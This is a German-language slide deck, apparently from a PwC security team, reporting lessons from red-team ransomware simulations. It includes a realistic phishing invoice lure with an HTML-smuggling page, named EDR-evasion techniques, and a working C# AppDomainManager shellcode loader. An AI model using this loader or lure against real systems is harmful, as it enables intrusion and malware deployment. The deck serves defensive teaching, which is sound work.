pwc

Safe Ransomware Simulation (as a Service)



Patterns, Gaps and Lessons Learned

Vorstellung



Florian Hehenberger
Senior Manager, PwC Cybersecurity & Privacy
Tel.: +43 699 16305004
E-Mail: florian.hehenberger@pwc.com
Hafenstrasse 2a, 4020 Linz



Akashpreet Wedech
Manager, PwC Cybersecurity & Privacy
Tel.: +43 676 6870278
E-Mail: akashpreet.wedech@pwc.com
Donau-City-Straße 7, 1220 Wien



1

Überblick

„Der Perimeter ist nur die Startlinie. Wir testen Detection, Response und Resilienz unter realistischen Bedingungen.“

22 **Organisationen verdeckt getestet**	9/9 **EDR-Lösungen erfolgreich umgangen**	22/22 **Payloads erfolgreich zugestellt und ausgeführt**
9/22 **Domain-Administratoren übernommen**	22/22 **Daten erfolgreich exfiltriert**	8/22 **Daten erfolgreich verschlüsselt**

2

Vorgehen

Phasen der Simulation



Debriefing und gemeinsame Auswertung

Welche Kontrollen haben uns eingeschränkt, einen Alarm ausgelöst oder uns sogar gestoppt?

Delivery: HTML Smuggling als Zustellungsweg



01 Freigegebene Cloud-Dienste

Legitime Cloud-Plattformen waren häufig bereits über den internen Proxy erreichbar.

02 Clientseitige Bereitstellung

Beim HTML Smuggling werden die für den Download benötigten Daten erst im Browser zusammengesetzt.

03 Begrenzte Netzwerksichtbarkeit

Dadurch verlagert sich ein wesentlicher Teil der Möglichkeit zur Erkennung auf den Client.

Vereinfachte Darstellung des Prinzips

delivery-demo.js

```
// Daten liegen bereits im Browserkontext vor
const demoData = "[Payload]";

// Blob wird clientseitig erzeugt
const fileObject = createLocalBlob(demoData);

// Temporäre Objekt-URL
const localUrl = createTemporaryUrl(fileObject);

// Lokaler Download wird angestoßen
triggerDemoDownload(localUrl, „payload.7z");
```

HTML Smuggling – Beispiel

01 Phishing-Mail mit Rechnungslink

Eine vermeintliche Rechnung verweist auf ein Online-Portal



Textilfaserreinigung [redacted] - Rechnung

Lukas Gruber <schnellundsauber@outlook.com>
To [redacted]

Reply | Reply All | Forward | ...

Sehr geehrter Herr ,

wir bedanken uns herzlich für Ihr Vertrauen in unser Unternehmen. Anbei finden Sie die Endabrechnung für den Express-Auftrag „[redacted]" vom [redacted]

Bitte entnehmen Sie alle Einzelheiten zu den erbrachten Leistungen und den entsprechenden Kosten der Detailaufstellung in unserem Kundenportal:

https://schnellundsauber.at/invoice_preview/0125/Rechnung_2025-TR0146_preview.html

Zum Öffnen des Dokuments verwenden Sie bitte die **Rechnungsnummer 2025-TR0146**.

Sollten Sie Fragen zu der Rechnung oder zu den erbrachten Leistungen haben, stehen wir Ihnen jederzeit gerne zur Verfügung.
Wir danken Ihnen nochmals für Ihre Zusammenarbeit und freuen uns, Ihnen auch in Zukunft mit unseren Dienstleistungen zur Seite stehen zu dürfen.

Mit freundlichen Grüßen,

Lukas Gruber | Sachbearbeiter Rechnungswesen
Email: schnellundsauber@outlook.com
Schnell und Sauber GmbH.
Industriezeile 33m, 4020 Linz
www.schnellundsauber.at

02 Rechnungsvorschau im Browser

Die HTML-Seite imitiert eine Rechnung; der Button „Gesamte Rechnung anzeigen“ ladet die Payload herunter.



Rechnung - Vorschau

Absender:
Schnell und Sauber GmbH
Industriezeile 33
4020 Linz
E-Mail: schnellundsauber@outlook.com

Empfänger:
[redacted]

Rechnungsnummer: 2025-TR0146
Rechnungsdatum: [redacted]
Ihr Auftrag vom: [redacted]


Pos.	Bezeichnung	
00000	Auftrag vom [redacted] - Expressreinung Textil Kunstfaser	Gesamte Rechnung anzeigen

Zahlbar bis zum [redacted]

HTML Smuggling – Beispiel


03 Lokal erzeugtes Archiv

Nach dem Aufruf des Links wird die Datei zusammengesetzt und automatisch heruntergeladen.



04 Vollständige Rechnung als Tarnung

Um die Tarnung zu wahren, öffnet sich die volle Rechnung.



Rechnung

Absender:
Schnell und Sauber GmbH
Industriezeile 33
4020 Linz
E-Mail: schnellundsauber@outlook.com

Empfänger:
[redacted]

Rechnungsnummer: 2025-TR0146
Rechnungsdatum: [redacted]
Ihr Auftrag vom: [redacted]

Pos.	Bezeichnung	Menge	Einh.	E-Preis €	G-Preis €
00001	Anfahrt	1,00	pauschal	-	20,00
00002	Reinigungswäsche - Kunstfaserteppiche	32,00	m²	24,90	796,80
00010	Entflecken und Entfärben	90	Minuten	1,80	162,00
00099	Expressauftrag	1,00	pauschal	-	120,00
				Gesamtbetrag Netto €:	1098,80
				Umsatzsteuer (20%):	219,76
				Endbetrag €:	1318,56

Zahlbar bis zum 27.02.2025. Diese Rechnung enthält gemäß § 11 UStG die gesetzlich geschuldete Umsatzsteuer.

Malware Deployment: Ausführung und Kommunikation

EDR-LANDSCHAFT DER BETRACHTETEN UMGEBUNGEN

Microsoft Defender for Endpoint · SentinelOne · CrowdStrike · Sophos · Trellix · Bitdefender GravityZone · etc.

01 Umgebungsspezifische Techniken

Je nach EDR, Konfiguration und Zielumgebung kamen unterschiedliche Ausführungstechniken zum Einsatz.

DLL Sideloading: Eine legitime Anwendung lädt eine manipulierte oder unerwartete Bibliothek.

AppDomain Hijacking: Das .NET-Ladeverhalten führt Code im Kontext einer legitimen Anwendung aus.

02 EDR erhöht die Hürde

Allein bietet EDR jedoch keinen vollständigen Schutz gegen angepasste, APT-ähnliche Vorgehensweisen.

03 Angepasste C2-Kommunikation

Kommerzielle und eigens entwickelte C2-Komponenten · Kommunikation mit Cloud-Diensten · lange Sleeps der Malware · an die Umgebung angepasste C2-Profile

Beobachtung aus unseren Simulationen

Eigens entwickelte C2 erzeugten in den getesteten Umgebungen keine Alerts

Loader: Codeausschnitt

```
using System;
using System.IO;
using System.Runtime.InteropServices;

namespace PayloadDLL
{
    public class MaliciousManager : AppDomainManager
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        private static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
        lpParameter, uint dwCreationFlags, out uint lpThreadId);

        [DllImport("kernel32.dll")]
        private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);

        private const uint MEM_COMMIT = 0x1000;
        private const uint MEM_RESERVE = 0x2000;
        private const uint PAGE_EXECUTE_READWRITE = 0x40;
        private const uint INFINITE = 0xFFFFFFFF;

        public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
        {
            byte[] shellcode = File.ReadAllBytes(@"C:\Temp\mbox.bin");
            IntPtr allocatedMemory = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE);

            Marshal.Copy(shellcode, 0, allocatedMemory, shellcode.Length);

            uint threadId;
            IntPtr threadHandle = CreateThread(IntPtr.Zero, 0, allocatedMemory, IntPtr.Zero, 0, out threadId);

            WaitForSingleObject(threadHandle, INFINITE);

            base.InitializeNewDomain(appDomainInfo);
        }
    }
}
```

Lateral Movement: Von Benutzerrechten zu Domain Admin

2 Stunden

Schnellste Domain-Übernahme ab Delivery

01
Benutzer-Client
Ausgangspunkt mit regulären Benutzerrechten

02
File Share
Breit zugänglicher Share mit Klartext Datenbank-Zugangsdaten

03
Datenbankzugriff
Credentials ermöglichen den Zugriff auf den Datenbankserver

04
Überprivilegierter Dienst
Der Datenbankdienst läuft im Kontext eines Domain-Admin-Accounts

05
Domain-Übernahme

Nicht komplexe Angriffstechniken, sondern die Verkettung aus zugänglichen Credentials und überprivilegiertem Benutzer(n) ermöglichte die schnelle Übernahme.

Weitere wiederkehrende Muster: Credentials in NETLOGON und SYSVOL · überprivilegierte Service Accounts · schwache Account-Passwörter · AD-CS-Fehlkonfigurationen

Exfiltration: Datenabfluss über bestehende Kommunikationswege

22/22

Testdaten erfolgreich exfiltriert




Der Datenabfluss benötigt keinen neuen Kommunikationsweg. Häufig reichte die bereits bestehende Verbindung (HTTPs FTW).

Beobachtete Übertragungswege: bestehende C2-Verbindung · in einem Fall SCP

Encryption: Kontrollierter Impact innerhalb klarer Grenzen

8/22

Erfolgreiche Verschlüsslungen



Ausschließlich Testdaten liegen innerhalb des vereinbarten Scopes.

Verschlüsselt wurde nur, was vorbereitet und ausdrücklich vereinbart war.

Die Verschlüsselungsphase war häufig deutlich sichtbarer als die vorausgegangenen Aktivitäten.

Eine Erkennung in der letzten Phase beantwortet nicht, ob Deployment, Lateral Movement und Exfiltration zuvor erkannt wurden.

ALARMIERUNG
Wurde die Aktivität erkannt?

BLOCKIERUNG
Wurde die Verschlüsselung verhindert oder erkannt?

REAKTION
Wurde der Vorfall operativ behandelt?

3

Lessons Learned

Wiederkehrende Muster und zentrale Erkenntnisse

Was sich über unterschiedliche Umgebungen und Sicherheitslösungen hinweg gezeigt hat

01 Wiederkehrende Muster

- **Credentials auf File Shares**
  Zugangsdaten in Shares, Skripten und Konfigurationsdateien
- **Überprivilegierte Accounts**
  Service- und DB-Konten mit zu hohen Rechten
- **Fehlende Active-Directory Hygiene**
  AD-CS-Fehlkonfigurationen, schwache Passwörter (Kerberoasting?)
- **Segmentierung unzureichend**
  Flaches Netzwerk, keine internen Kontrollen

02 Erkennungspotenziale

- **Malware Deployment**
  Application Allow Listing
- **Lateral Movement**
  Auffällige Share-Zugriffe und Anmeldungen, Identity Protection
- **Exfiltration**
  Ungewöhnliches Datenvolumen und neue Domains
- **Encryption**
  Massenhafte Dateiänderungen und Umbenennungen

03 Red Team Conclusio

- **Individuelle Anpassung nötig**
  Techniken je nach EDR und Umgebung angepasst
- **Kurze Angriffspfade**
  Schnellste Domain-Übernahme ca. 2 h nach Delivery
- **Bestehende Kommunikation ist ausreichend**
  Exfiltration meist ohne neuen Kanal
- **Encryption am sichtbarsten**
  Häufiger erkannt als frühere Phasen

Angriffspfade entstehen häufig durch verkettete Schwachstellen – wirksame Kontrollen unterbrechen diese Ketten früh und oft.

Diskussion & Fragen

Diese Präsentation dient ausschließlich als allgemeine Information über ausgewählte Themen und stellt keine fachliche Stellungnahme dar. Sie ersetzt insbesondere keine fachliche Beratung. Wir übernehmen keine (explizite oder implizite) Haftung für die Richtigkeit und Vollständigkeit der in dieser dargestellten Informationen und lehnen– im Rahmen der gesetzlichen Möglichkeiten – die Haftung und Verantwortung für Konsequenzen aus Handlungen, die ausschließlich auf der Verwendung oder Nichtverwendung von darin enthaltenen Informationen basieren, ab.

© 2026 PwC Österreich. „PwC“ bezeichnet das PwC-Netzwerk und/oder eine oder mehrere seiner Mitgliedsfirmen. Jedes Mitglied dieses Netzwerks ist ein selbstständiges Rechtssubjekt. Weitere Informationen finden Sie unter pwc.com/structure.